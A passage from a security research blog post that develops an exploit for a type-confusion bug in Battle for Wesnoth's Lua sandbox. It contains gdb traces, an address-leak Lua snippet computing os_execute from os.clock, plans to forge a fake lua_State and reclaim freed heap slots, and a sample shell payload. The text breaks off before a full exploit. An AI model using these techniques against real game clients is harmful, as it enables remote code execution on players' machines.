Escaping Wesnoth's Lua Sandbox: Part 2
Contents
Recap#
In Part One, we identified an interesting bug in one of Battle for Wesnoth’s Lua engine integrations. An unprotected metatable allows for fetching a direct reference to the native metamethods, which we can use to supply an invalid receiver and trigger type confusion. We currently control all the fields of our confused object, including the vtable pointer. In this post, we’ll walk through the much more hairy process of producing a working exploit for this bug. If you’re impatient and just want to see Calcs get popped and read the full exploit, go ahead and skip to demo (you shouldn’t, but I’ll forgive you).
Forging a Call#
Now that we have control of a vtable pointer, we’ll want to try to invoke a useful function. If we can point it at data we control, we’ll be able to invoke function pointers of our choosing through virtual method dispatch. The question is obvious: what do we call, and what is its address?
What’s in a name?#
First, let’s examine the context around the crashing dereference to see what the register state looks like and figure out what our constraints would be for making this arbitrary call useful (original source provided after for comparison).
Thread 1 received signal SIGSEGV, Segmentation fault.
impl_name_generator_call (L=0x2aaab5b27078)
    at lua_kernel_base.cpp:337
337     lua_pushstring(L, gen->generate().c_str());

(gdb) info registers
rax  0x4141414141414141
rbx  0x2aaab5b27078
rcx  0x20
rdx  0x2aaac34c4fa0
rsi  0x2aaac34c4fa0
rdi  0x2aaaab2a54c0
rbp  0x2aaaab2a54c0
rsp  0x2aaaab2a54c0
r8   0x2aaab7f88b68
r9   0x0
r10  0x2aaac34b5710
r11  0x1
r12  0x0
r13  0x2aaab7c6a210
r14  0x2aaab605dad0
r15  0xffffb5ded450
rip  0xffffb5ded483 <impl_name_generator_call(lua_State*)+51>
eflags 0x200206 [ ID IOPL=0 IF PF ]

(gdb) disassemble impl_name_generator_call
   0xffffb5ded45b <+11>: mov    rbx,rdi
   ...
   0xffffb5ded472 <+34>: mov    rbp,rsp
   0xffffb5ded475 <+37>: call   lua_touserdata(lua_State*, int)
   0xffffb5ded47a <+42>: mov    rdi,rbp
   0xffffb5ded47d <+45>: mov    rsi,rax
   0xffffb5ded480 <+48>: mov    rax,QWORD PTR [rax]
=> 0xffffb5ded483 <+51>: call   QWORD PTR [rax]
   0xffffb5ded485 <+53>: mov    rsi,QWORD PTR [rsp]
   0xffffb5ded489 <+57>: mov    rdi,rbx
   0xffffb5ded48c <+60>: call   lua_pushstring(lua_State*, char const*)

(gdb) p/x L
$1 = 0x2aaab5b27078

(gdb) p/x gen
$2 = 0x2aaac34c4fa0Thread 1 received signal SIGSEGV, Segmentation fault.
impl_name_generator_call (L=0x2aaab5b27078)
at lua_kernel_base.cpp:337
337 lua_pushstring(L, gen->generate().c_str());
(gdb) info registers
rax 0x4141414141414141
rbx 0x2aaab5b27078
rcx 0x20
rdx 0x2aaac34c4fa0
rsi 0x2aaac34c4fa0
rdi 0x2aaaab2a54c0
rbp 0x2aaaab2a54c0
rsp 0x2aaaab2a54c0
r8 0x2aaab7f88b68
r9 0x0
r10 0x2aaac34b5710
r11 0x1
r12 0x0
r13 0x2aaab7c6a210
r14 0x2aaab605dad0
r15 0xffffb5ded450
rip 0xffffb5ded483 <impl_name_generator_call(lua_State*)+51>
eflags 0x200206 [ ID IOPL=0 IF PF ]
(gdb) disassemble impl_name_generator_call
0xffffb5ded45b <+11>: mov rbx,rdi
...
0xffffb5ded472 <+34>: mov rbp,rsp
0xffffb5ded475 <+37>: call lua_touserdata(lua_State*, int)
0xffffb5ded47a <+42>: mov rdi,rbp
0xffffb5ded47d <+45>: mov rsi,rax
0xffffb5ded480 <+48>: mov rax,QWORD PTR [rax]
=> 0xffffb5ded483 <+51>: call QWORD PTR [rax]
0xffffb5ded485 <+53>: mov rsi,QWORD PTR [rsp]
0xffffb5ded489 <+57>: mov rdi,rbx
0xffffb5ded48c <+60>: call lua_pushstring(lua_State*, char const*)
(gdb) p/x L
$1 = 0x2aaab5b27078
(gdb) p/x gen
$2 = 0x2aaac34c4fa0static int impl_name_generator_call(lua_State *L)
{
name_generator* gen = static_cast<name_generator*>(lua_touserdata(L, 1));
lua_pushstring(L, gen->generate().c_str());
return 1;
}static int impl_name_generator_call(lua_State *L)
{
name_generator* gen = static_cast<name_generator*>(lua_touserdata(L, 1));
lua_pushstring(L, gen->generate().c_str());
return 1;
}At 0xffffb5ded483 <+51>, we would have expected name_generator* gen to be in RDI (gen would be the implicit C++ this parameter), but it actually got put in RSI for some reason. The Itanium CXX ABI documentation has part of the answer:
If the return type is a class type that is non-trivial for the purposes of calls, the caller passes an address as an implicit parameter. The callee then constructs the return value into this address.
[…]
A type is considered non-trivial for the purposes of calls if:
- it has a non-trivial copy constructor, move constructor, or destructor, or
- all of its copy and move constructors are deleted.
Indeed if we check the return value for ->generate(), it’s std::string, which is considered non-trivial by these requirements (it has a non-trivial destructor). You can check this for yourself in C++ by evaluating an expression like std::is_trivially_destructible_v<std::string> which should evaluate to false.
The other half of the answer comes from the AMD64 System V ABI:
If the type has class MEMORY, then the caller provides space for the return value and passes the address of this storage in %rdi as if it were the first argument to the function.
So at the call to gen->generate(), RDI has the pre-allocated storage for the std::string return value, and RSI has this (gen).
This actually makes our arbitrary call a little bit awkward. It means that when we call the function of our choice as attackers, the first argument is just a pointer to empty std::string storage! We have no control over the data it points at. So calling a function like system(char* cmd) is not gonna work here, we won’t be able to get a useful value for cmd in. We control only the data pointed to by the 2nd argument, name_generator* gen.
Garbage Day#
What if we found a path like __call which still did a virtual method call on gen to exploit our vtable control, but didn’t return a value? That would restore the calling pattern to this (gen) being in RDI, giving us a fully controlled first parameter. This is readily available. Remember the metamethods we got access to earlier through the unprotected metatable? __call wasn’t the only one, we also found __gc.
static int impl_name_generator_collect(lua_State *L)
{
 name_generator* gen = static_cast<name_generator*>(lua_touserdata(L, 1));
 gen->~name_generator();
 return 0;
}static int impl_name_generator_collect(lua_State *L)
{
name_generator* gen = static_cast<name_generator*>(lua_touserdata(L, 1));
gen->~name_generator();
return 0;
}Here, the virtual destructor call ~name_generator() has return type void. Triggering the call on this path gets us a better looking register setup:
Thread 1 received signal SIGSEGV, Segmentation fault.
impl_name_generator_collect (L=<optimized out>)
    at lua_kernel_base.cpp:344
344     gen->~name_generator();

(gdb) info registers
rax  0x4141414141414141
rbx  0x2aaab74255a8
rcx  0x20
rdx  0x2aaac34c5700
rsi  0x2aaab5fc3140
rdi  0x2aaac34c5700
rbp  0x2aaab5fc3130
rsp  0x2aaaab2a5510
r8   0x2aaab6069ca8
r9   0x0
r10  0x2aaac34b5e70
r11  0x1
r12  0x0
r13  0x2aaab7817b70
r14  0x2aaab5fc3290
r15  0xffff8d963fa0
rip  0xffff8d963fb8
<impl_name_generator_collect(lua_State*)+24>
eflags 0x200206 [ ID IOPL=0 IF PF ]

(gdb) disassemble impl_name_generator_collect
   0xffff8d963fad <+13>: call
lua_touserdata(lua_State*, int)
   0xffff8d963fb2 <+18>: mov    rdi,rax
   0xffff8d963fb5 <+21>: mov    rax,QWORD PTR [rax]
=> 0xffff8d963fb8 <+24>: call   QWORD PTR [rax+0x8]
   0xffff8d963fbb <+27>: xor    eax,eax
   0xffff8d963fbd <+29>: add    rsp,0x8
   0xffff8d963fc1 <+33>: ret

(gdb) p/x gen
$2 = 0x2aaac34c5700Thread 1 received signal SIGSEGV, Segmentation fault.
impl_name_generator_collect (L=<optimized out>)
at lua_kernel_base.cpp:344
344 gen->~name_generator();
(gdb) info registers
rax 0x4141414141414141
rbx 0x2aaab74255a8
rcx 0x20
rdx 0x2aaac34c5700
rsi 0x2aaab5fc3140
rdi 0x2aaac34c5700
rbp 0x2aaab5fc3130
rsp 0x2aaaab2a5510
r8 0x2aaab6069ca8
r9 0x0
r10 0x2aaac34b5e70
r11 0x1
r12 0x0
r13 0x2aaab7817b70
r14 0x2aaab5fc3290
r15 0xffff8d963fa0
rip 0xffff8d963fb8
<impl_name_generator_collect(lua_State*)+24>
eflags 0x200206 [ ID IOPL=0 IF PF ]
(gdb) disassemble impl_name_generator_collect
0xffff8d963fad <+13>: call
lua_touserdata(lua_State*, int)
0xffff8d963fb2 <+18>: mov rdi,rax
0xffff8d963fb5 <+21>: mov rax,QWORD PTR [rax]
=> 0xffff8d963fb8 <+24>: call QWORD PTR [rax+0x8]
0xffff8d963fbb <+27>: xor eax,eax
0xffff8d963fbd <+29>: add rsp,0x8
0xffff8d963fc1 <+33>: ret
(gdb) p/x gen
$2 = 0x2aaac34c5700This is a much better call primitive. Now that we have a nicely controlled arbitrary call, where the value pointed to by the first parameter is fully controlled, can we just call system(char* cmd) and call it a day? It seems like it may work at first, we just assume that the command string starts with a little garbage (e.g. the vtable address) and the actual payload comes next in the command list. i.e. \xde\xad\xbe\xef;echo "PWNED">/tmp/hax. Bourne shell and Bash both tolerate the address garbage as command not found. The difficulty is that ordinary userland stack and heap addresses on 64-bit targets don’t use all eight bytes. The CPU only uses the low 48 bits of the available 64 for addressing, so the high bytes are just zero, which in a char* will early-terminate the string (they’re interpreted as nulls), causing most of the payload to get chopped off.
# Stack address, full width
(gdb) printf "0x%016lx\n", (unsigned long)$rsp
0x00002aaaab2a54c0

# Heap address, full width
(gdb) printf "0x%016lx\n", (unsigned long)L
0x00002aaab7b75c38# Stack address, full width
(gdb) printf "0x%016lx\n", (unsigned long)$rsp
0x00002aaaab2a54c0
# Heap address, full width
(gdb) printf "0x%016lx\n", (unsigned long)L
0x00002aaab7b75c38We need a different gadget, built different, with a can-do attitude.
Go-Go Gadget: Forbidden system()#
Are there other gadgets or call targets that just execute commands? Oh, yes! In fact, an analogue of system() actually ships with Lua: os.execute()!
static int os_execute (lua_State *L) {
  const char *cmd = luaL_optstring(L, 1, NULL);
  int stat;
  errno = 0;
  stat = l_system(cmd);
  if (cmd != NULL)
    return luaL_execresult(L, stat);
  else {
    lua_pushboolean(L, stat);  /* true if there is a shell */
    return 1;
  }
}static int os_execute (lua_State *L) {
const char *cmd = luaL_optstring(L, 1, NULL);
int stat;
errno = 0;
stat = l_system(cmd);
if (cmd != NULL)
return luaL_execresult(L, stat);
else {
lua_pushboolean(L, stat); /* true if there is a shell */
return 1;
}
}The native callback for os.execute(cmd) like most Lua callbacks accepts a lua_State* as its first native parameter. Inside, it just fetches the first Lua call parameter from the VM stack and dumps it into l_system, which is just a macro which aliases system. Rad. So we’d need to fake the body of name_generator* gen to look like a lua_State L in this case. Doable? Let’s check the type:
struct lua_State {
  CommonHeader;
  lu_byte status;
  lu_byte allowhook;
  unsigned short nci;               /* number of items in 'ci' list */
  StkIdRel top;                     /* first free slot in the stack */
  global_State *l_G;
  CallInfo *ci;                     /* call info for current function */
  StkIdRel stack_last;              /* end of stack (last element + 1) */
  StkIdRel stack;                   /* stack base */
  UpVal *openupval;                 /* list of open upvalues in this stack */
  StkIdRel tbclist;                 /* list of to-be-closed variables */
  GCObject *gclist;
  struct lua_State *twups;          /* list of threads with open upvalues */
  struct lua_longjmp *errorJmp;     /* current error recover point */
  CallInfo base_ci;                 /* CallInfo for first level (C calling Lua) */
  volatile lua_Hook hook;
  ptrdiff_t errfunc;                /* current error handling function (stack index) */
  l_uint32 nCcalls;                 /* number of nested (non-yieldable | C)  calls */
  int oldpc;                        /* last pc traced */
  int basehookcount;
  int hookcount;
  volatile l_signalT hookmask;
};struct lua_State {
CommonHeader;
lu_byte status;
lu_byte allowhook;
unsigned short nci; /* number of items in 'ci' list */
StkIdRel top; /* first free slot in the stack */
global_State *l_G;
CallInfo *ci; /* call info for current function */
StkIdRel stack_last; /* end of stack (last element + 1) */
StkIdRel stack; /* stack base */
UpVal *openupval; /* list of open upvalues in this stack */
StkIdRel tbclist; /* list of to-be-closed variables */
GCObject *gclist;
struct lua_State *twups; /* list of threads with open upvalues */
struct lua_longjmp *errorJmp; /* current error recover point */
CallInfo base_ci; /* CallInfo for first level (C calling Lua) */
volatile lua_Hook hook;
ptrdiff_t errfunc; /* current error handling function (stack index) */
l_uint32 nCcalls; /* number of nested (non-yieldable | C) calls */
int oldpc; /* last pc traced */
int basehookcount;
int hookcount;
volatile l_signalT hookmask;
};We mostly care about the fields that would collide with our forged vtable pointer in the early bytes, like CommonHeader.
#define CommonHeader struct GCObject *next; lu_byte tt; lu_byte marked#define CommonHeader struct GCObject *next; lu_byte tt; lu_byte markedWe’re cooking, this looks good. The vtable pointer would be interpreted as GCObject* next, which is just part of the linked list bookkeeping for garbage collection.
Okay, so if we can locate this native callback with some kind of infoleak and can stick the command string on the Lua stack, we can choose this as our call target. This gets a bit hairy, as it entails crafting an entire fake lua_State inside the body of name_generator gen. Given that we can create textdomain objects that just copy our bytes into a body buffer on the heap though, this isn’t too bad. We can probably forge all these fields no problem, as long as we can make the pointers valid. We’ll have to find a nice way to leak the addresses of the fake objects we make. We’ll work on solving that later. For now, this path seems promising.
You may be suspicious upon recall from Part One though, that the os module was gutted, removing os.execute:
All of
oshas also been gutted, with the exception ofclock,date,time, anddifftime.debughas suffered a similar fate, leaving onlybacktraceintact. Notably missing from the available modules list isio, which would have given us lots of possible file operation primitives, andpackage, which would have exposed native modules. Though, there is a replacementfilesystemmodule created which exposes some read-only utilities such ashave_file,read_file,canonical_path,image_size,have_asset, andresolve_asset.
However, this doesn’t matter. Wesnoth prevents this function from being exposed in the os module, but the native callback is still compiled into the shared object. You just can’t access the name binding from your Lua script. The machine code is still present, we just have to find it in-process.
Things are shaping up. We have a call target candidate and control of the first argument passed in, a pointer to a fairly complex struct. We think we can forge the struct fields and those fields’ fields using textdomain to craft arbitrary object layouts, as long as we can get some high quality address leak primitives so that we can craft valid pointers. Now, about those infoleaks…
Leaky Strings#
Lua has had a longstanding quirk that is perfect for our use case. Did you know that tostring() in Lua scripts just prints the address of the argument for some types? It’s curiously documented in passing in Programming in Lua 5.0, showing off printing a table object’s address. The technique has been around for a while:
- Pwning Lua through ’load’
- Fuzzing Farm #4: Hunting and Exploiting 0-day (CVE-2022-24834)
- LuaJIT Sandbox Escape: The Saga Ends
Why does this happen? Under the hood, the Lua script function tostring() delegates to the native luaL_tolstring(). The logic for stringification is pretty straightforward:
- if the target object has a
__tostring()metamethod implementation, call that and use the result - if not, get the contents of the metavalue
__nameif present (otherwise the Lua type’s name), and put together a pretty string containing the type name and its address (obtained bylua_topointer())
if (luaL_callmeta(L, idx, "__tostring")) {  /* metafield? */
  if (!lua_isstring(L, -1))
    luaL_error(L, "'__tostring' must return a string");
}
else {
  /* number, string, boolean and nil cases omitted */
  int tt = luaL_getmetafield(L, idx, "__name");  /* try name */
  const char *kind = (tt == LUA_TSTRING) ? lua_tostring(L, -1) :
                                             luaL_typename(L, idx);
  lua_pushfstring(L, "%s: %p", kind, lua_topointer(L, idx));
}if (luaL_callmeta(L, idx, "__tostring")) { /* metafield? */
if (!lua_isstring(L, -1))
luaL_error(L, "'__tostring' must return a string");
}
else {
/* number, string, boolean and nil cases omitted */
int tt = luaL_getmetafield(L, idx, "__name"); /* try name */
const char *kind = (tt == LUA_TSTRING) ? lua_tostring(L, -1) :
luaL_typename(L, idx);
lua_pushfstring(L, "%s: %p", kind, lua_topointer(L, idx));
}So anything that isn’t a number, string, boolean, nil, and doesn’t have a __tostring hits the leak. Ideally we could just tostring(os.execute), but as discussed earlier, os.execute is intentionally removed in Wesnoth, so this binding is not even visible to us. However, other native functions are still exposed, such as os.clock. We can pass the function itself to tostring() to leak its native callback (os_clock) address in the code section. That gives us the base we need. We’ll do the following:

- Calculate the static offset from the
os_clockfunction to theos_executefunction within the image offline, and store it in our exploit - During the exploit, leak
os_clock’s address and add the known offset ofos_executeto get the relocated virtual address ofos_execute - ???
- Profit?
Let’s get the address of os_clock and os_execute in this build and calculate the offset. You can do this with your favorite disassembler or debugger. I’ll just do it in gdb.
Thread 1 hit Breakpoint 1, lua_rng::impl_rng_create
    (L=0x2aaab85c3518) at /build/source/src/scripting/lua_rng.cpp:39

(gdb) p/x (unsigned long)&os_clock
$1 = 0xffffad66bf10
(gdb) p/x (unsigned long)&os_execute
$2 = 0xffffad66be50
(gdb) printf "-0x%lx\n", (unsigned long)&os_clock-(unsigned long)&os_execute
-0xc0Thread 1 hit Breakpoint 1, lua_rng::impl_rng_create
(L=0x2aaab85c3518) at /build/source/src/scripting/lua_rng.cpp:39
(gdb) p/x (unsigned long)&os_clock
$1 = 0xffffad66bf10
(gdb) p/x (unsigned long)&os_execute
$2 = 0xffffad66be50
(gdb) printf "-0x%lx\n", (unsigned long)&os_clock-(unsigned long)&os_execute
-0xc0So leaking os_execute looks like
--- Identified offset for this build
local OS_EXECUTE_OFFSET = -0xc0

local clock_leak = tostring(os.clock)
local clock_addr = tonumber(clock_leak:match("0x(%x+)"), 16)
local os_execute_addr = clock_addr + OS_EXECUTE_OFFSET--- Identified offset for this build
local OS_EXECUTE_OFFSET = -0xc0
local clock_leak = tostring(os.clock)
local clock_addr = tonumber(clock_leak:match("0x(%x+)"), 16)
local os_execute_addr = clock_addr + OS_EXECUTE_OFFSETWe have our virtual call address target, one problem down.
(text)Domain Expansion: Malevolent Stack#
The next annoying part is getting the addresses of our forged objects created using textdomain. Recall from earlier that we need to fake a whole lua_State struct. Some of its fields are pointers to other structs, which must also be allocated. And some of those structs may also point to other structs… These pointers may be dereferenced during the virtual call into os_execute. Especially important are the VM stack pointers and its metadata, as we are actually fetching the payload command from the VM stack! It has to be valid enough to make it through argument fetching. We can see by tracing down through luaL_optstring() which fetches the string arg what’s accessed. Pay attention to what is accessed through L:
/* luaL_optstring(L, n, d) is a macro for luaL_optlstring(L, n, d, NULL) */
LUALIB_API const char *luaL_checklstring (lua_State *L, int arg, size_t *len) {
  const char *s = lua_tolstring(L, arg, len);
  if (l_unlikely(!s)) tag_error(L, arg, LUA_TSTRING);
  return s;
}


LUALIB_API const char *luaL_optlstring (lua_State *L, int arg,
                                        const char *def, size_t *len) {
  if (lua_isnoneornil(L, arg)) {
    if (len)
      *len = (def ? strlen(def) : 0);
    return def;
  }
  else return luaL_checklstring(L, arg, len);
}/* luaL_optstring(L, n, d) is a macro for luaL_optlstring(L, n, d, NULL) */
LUALIB_API const char *luaL_checklstring (lua_State *L, int arg, size_t *len) {
const char *s = lua_tolstring(L, arg, len);
if (l_unlikely(!s)) tag_error(L, arg, LUA_TSTRING);
return s;
}
LUALIB_API const char *luaL_optlstring (lua_State *L, int arg,
const char *def, size_t *len) {
if (lua_isnoneornil(L, arg)) {
if (len)
*len = (def ? strlen(def) : 0);
return def;
}
else return luaL_checklstring(L, arg, len);
}LUA_API const char *lua_tolstring (lua_State *L, int idx, size_t *len) {
TValue *o;
lua_lock(L);
o = index2value(L, idx);
if (!ttisstring(o)) {
if (!cvt2str(o)) { /* not convertible? */
if (len != NULL) *len = 0;
lua_unlock(L);
return NULL;
}
luaO_tostring(L, o);
luaC_checkGC(L);
o = index2value(L, idx); /* previous call may reallocate the stack */
}
if (len != NULL)
*len = tsslen(tsvalue(o));
lua_unlock(L);
return getstr(tsvalue(o));
}LUA_API const char *lua_tolstring (lua_State *L, int idx, size_t *len) {
TValue *o;
lua_lock(L);
o = index2value(L, idx);
if (!ttisstring(o)) {
if (!cvt2str(o)) { /* not convertible? */
if (len != NULL) *len = 0;
lua_unlock(L);
return NULL;
}
luaO_tostring(L, o);
luaC_checkGC(L);
o = index2value(L, idx); /* previous call may reallocate the stack */
}
if (len != NULL)
*len = tsslen(tsvalue(o));
lua_unlock(L);
return getstr(tsvalue(o));
}static TValue *index2value (lua_State *L, int idx) {
CallInfo *ci = L->ci;
if (idx > 0) {
StkId o = ci->func.p + idx;
api_check(L, idx <= ci->top.p - (ci->func.p + 1), "unacceptable index");
if (o >= L->top.p) return &G(L)->nilvalue;
else return s2v(o);
}
/* negative-index and pseudo-index branches omitted */
}static TValue *index2value (lua_State *L, int idx) {
CallInfo *ci = L->ci;
if (idx > 0) {
StkId o = ci->func.p + idx;
api_check(L, idx <= ci->top.p - (ci->func.p + 1), "unacceptable index");
if (o >= L->top.p) return &G(L)->nilvalue;
else return s2v(o);
}
/* negative-index and pseudo-index branches omitted */
}So the essential bits are:
L->cipointing to usableCallInfoci->func.ppointing to the function slot, with argument 1 in the next slotL->top.pputs the argument inside the live stack range- The
TValueatci->func.p + 1has to be tagged as a Lua string type, and point to a valid LuaTStringobject holding the command

Looks pretty gross. Doable, just gross.
How do we get the address of our textdomain objects such that we can wire it all up? Unfortunately the tostring leak doesn’t work here. textdomain defines its own __tostring metamethod, which would get called instead of the default pointer leaking stringifier. Womp womp.
But what if we didn’t have to leak the address of the textdomain at all?
Predicting Rng#
Alright, I lied a bit. We still need to leak object addresses, just not the textdomain object. There are other heap allocated object types exposed in Wesnoth’s Lua VM which don’t define their own __tostring, meaning they’re eligible targets for our existing infoleak primitive. Do a little exploring and you’ll find things like Rng!
static const char * Rng = "Rng";

int impl_rng_create(lua_State* L)
{
 uint32_t seed = lua_kernel_base::get_lua_kernel<lua_kernel_base>(L).get_random_seed();
 new(L) mt_rng(seed);
 luaL_setmetatable(L, Rng);

 return 1;
}static const char * Rng = "Rng";
int impl_rng_create(lua_State* L)
{
uint32_t seed = lua_kernel_base::get_lua_kernel<lua_kernel_base>(L).get_random_seed();
new(L) mt_rng(seed);
luaL_setmetatable(L, Rng);
return 1;
}void load_tables(lua_State* L)
{
luaL_newmetatable(L, Rng);
static luaL_Reg const callbacks[] {
{ "create", &impl_rng_create},
{ "__gc", &impl_rng_destroy},
{ "seed", &impl_rng_seed},
{ "draw", &impl_rng_draw},
{ nullptr, nullptr }
};
luaL_setfuncs(L, callbacks, 0);
lua_pushvalue(L, -1); //make a copy of this table, set it to be its own __index table
lua_setfield(L, -2, "__index");
lua_setglobal(L, Rng);
}void load_tables(lua_State* L)
{
luaL_newmetatable(L, Rng);
static luaL_Reg const callbacks[] {
{ "create", &impl_rng_create},
{ "__gc", &impl_rng_destroy},
{ "seed", &impl_rng_seed},
{ "draw", &impl_rng_draw},
{ nullptr, nullptr }
};
luaL_setfuncs(L, callbacks, 0);
lua_pushvalue(L, -1); //make a copy of this table, set it to be its own __index table
lua_setfield(L, -2, "__index");
lua_setglobal(L, Rng);
}No __tostring override, so we can make these and leak their address on the heap. The body bytes of this aren’t very useful, though. The userdata will contain an mt_rng.
class mt_rng
{
public:
 explicit mt_rng(uint32_t seed);
 // Other methods omitted.

private:
 uint32_t random_seed_;
 std::mt19937 mt_;
 unsigned int random_calls_;
 // Other methods omitted.
};class mt_rng
{
public:
explicit mt_rng(uint32_t seed);
// Other methods omitted.
private:
uint32_t random_seed_;
std::mt19937 mt_;
unsigned int random_calls_;
// Other methods omitted.
};We don’t control these fields through the constructor, so it’s not really a good object faking primitive. Then why are we bothering with this thing if we can leak its location but not control its bytes? Well, if it’s large enough, we can use it to allocate a heap slot, leak the address of that slot, and then try to get it freed. Then we can get other fake objects padded up so that they take up a similar slot size, and see if we can reclaim the previously freed slot. That would land a textdomain at an address that we’ve leaked! Obviously there’s a bit of low level stuff to work out here. How big is the inner mt_rng really? Can each of our forged object types fit inside it, or do we need to find a different target? Can we reliably get it freed? Can we reliably reclaim it?
Slot Sizes#
The first one is fairly easy to answer. We can just make an Rng object in a multiplayer Lua script, and inspect the memory in a debugger.
-- Dummy Rng object to inspect
local rng = Rng.create()-- Dummy Rng object to inspect
local rng = Rng.create()(gdb) break lua_rng::impl_rng_create
Breakpoint 1 at 0xffff9ec38610: file lua_rng.cpp,
line 39.
(gdb) continue
Thread 1 hit Breakpoint 1, lua_rng::impl_rng_create
(L=0x2aaab75da668) at lua_rng.cpp:39
(gdb) p sizeof(randomness::mt_rng)
$1 = 5016
(gdb) p sizeof(lua_State)
$2 = 200
(gdb) p sizeof(CallInfo)
$3 = 64
(gdb) p sizeof(StackValue)
$4 = 16
(gdb) p sizeof(TValue)
$5 = 16
(gdb) p sizeof(TString)
$6 = 32
(gdb) p sizeof(global_State)
$7 = 1416(gdb) break lua_rng::impl_rng_create
Breakpoint 1 at 0xffff9ec38610: file lua_rng.cpp,
line 39.
(gdb) continue
Thread 1 hit Breakpoint 1, lua_rng::impl_rng_create
(L=0x2aaab75da668) at lua_rng.cpp:39
(gdb) p sizeof(randomness::mt_rng)
$1 = 5016
(gdb) p sizeof(lua_State)
$2 = 200
(gdb) p sizeof(CallInfo)
$3 = 64
(gdb) p sizeof(StackValue)
$4 = 16
(gdb) p sizeof(TValue)
$5 = 16
(gdb) p sizeof(TString)
$6 = 32
(gdb) p sizeof(global_State)
$7 = 1416Wow, 5016 bytes! That’s actually a pretty big heap slot. All the other types fit inside that easily. In fact, we could probably put all of our faked structures and fields end to end inside of one mt_rng allocation. Then wiring up the pointers between fields would be easy, the address of each object would all be predictable and relative to the single leaked base address. We’ll have to pad the textdomain object up a little bit so that it at least hits the right size class to reclaim the freed mt_rng. Alright, it’s shaping up.
Taking Out the Trash#
Next, to make this strategy work, we’d need to find a path that we can use to reliably free the Rng’s consumed heap storage so that we can plop a new allocation in its place. While the metatable is unprotected, meaning we can fetch a handle to __gc and just call it, it turns out to not be that simple. Let’s do some homework and check out how the garbage collector works.
__gc is responsible for destructing the userdata’s inner object, in this case it calls ~mt_rng().
int impl_rng_destroy(lua_State* L)
{
 mt_rng * d = static_cast< mt_rng *> (luaL_testudata(L, 1, Rng));
 if (d == nullptr) {
  ERR_LUA << "rng_destroy called on data of type: " << lua_typename( L, lua_type( L, 1 ) );
  ERR_LUA << "This may indicate a memory leak, please report at bugs.wesnoth.org";
  lua_pushstring(L, "Rng object garbage collection failure");
  lua_error(L);
 } else {
  d->~mt_rng();
 }
 return 0;
}int impl_rng_destroy(lua_State* L)
{
mt_rng * d = static_cast< mt_rng *> (luaL_testudata(L, 1, Rng));
if (d == nullptr) {
ERR_LUA << "rng_destroy called on data of type: " << lua_typename( L, lua_type( L, 1 ) );
ERR_LUA << "This may indicate a memory leak, please report at bugs.wesnoth.org";
lua_pushstring(L, "Rng object garbage collection failure");
lua_error(L);
} else {
d->~mt_rng();
}
return 0;
}But this by itself doesn’t free the userdata object on the heap, it just destructs the data inside it. So the heap slot will still be held by the now empty userdata object. The process to get this userdata released is a little more specific. Here’s how it goes:
An object (that has a finalizer) becomes unreachable. Unreachable here basically means it can’t be reached by following references from its GC roots, which include live Lua stack values, globals, the registry and objects reachable through it, etc. This prompts the GC to move it to the to-be-finalized list
GCObject* tobefnz. It is marked specifically so that it survives this GC cycle. This is themarkedfield inCommonHeader, which also gets embedded inUdata(userdata)origweak = g->weak; origall = g->allweak; separatetobefnz(g, 0); /* separate objects to be finalized */ work += markbeingfnz(g); /* mark objects that will be finalized */ work += propagateall(g); /* remark, to propagate 'resurrection' */origweak = g->weak; origall = g->allweak; separatetobefnz(g, 0); /* separate objects to be finalized */ work += markbeingfnz(g); /* mark objects that will be finalized */ work += propagateall(g); /* remark, to propagate 'resurrection' */static lu_mem markbeingfnz (global_State *g) { GCObject *o; lu_mem count = 0; for (o = g->tobefnz; o != NULL; o = o->next) { count++; markobject(g, o); } return count; }static lu_mem markbeingfnz (global_State *g) { GCObject *o; lu_mem count = 0; for (o = g->tobefnz; o != NULL; o = o->next) { count++; markobject(g, o); } return count; }The GC sweeps, calling finalizers on marked objects. This is where the GC invokes
__gcon the marked object.case GCSswpend: { /* finish sweeps */ checkSizes(L, g); g->gcstate = GCScallfin; work = 0; break; } case GCScallfin: { /* call remaining finalizers */ if (g->tobefnz && !g->gcemergency) { g->gcstopem = 0; /* ok collections during finalizers */ work = runafewfinalizers(L, GCFINMAX) * GCFINALIZECOST; } else { /* emergency mode or no more finalizers */ g->gcstate = GCSpause; /* finish collection */ work = 0; } break; }case GCSswpend: { /* finish sweeps */ checkSizes(L, g); g->gcstate = GCScallfin; work = 0; break; } case GCScallfin: { /* call remaining finalizers */ if (g->tobefnz && !g->gcemergency) { g->gcstopem = 0; /* ok collections during finalizers */ work = runafewfinalizers(L, GCFINMAX) * GCFINALIZECOST; } else { /* emergency mode or no more finalizers */ g->gcstate = GCSpause; /* finish collection */ work = 0; } break; }static void GCTM (lua_State *L) { global_State *g = G(L); const TValue *tm; TValue v; lua_assert(!g->gcemergency); setgcovalue(L, &v, udata2finalize(g)); 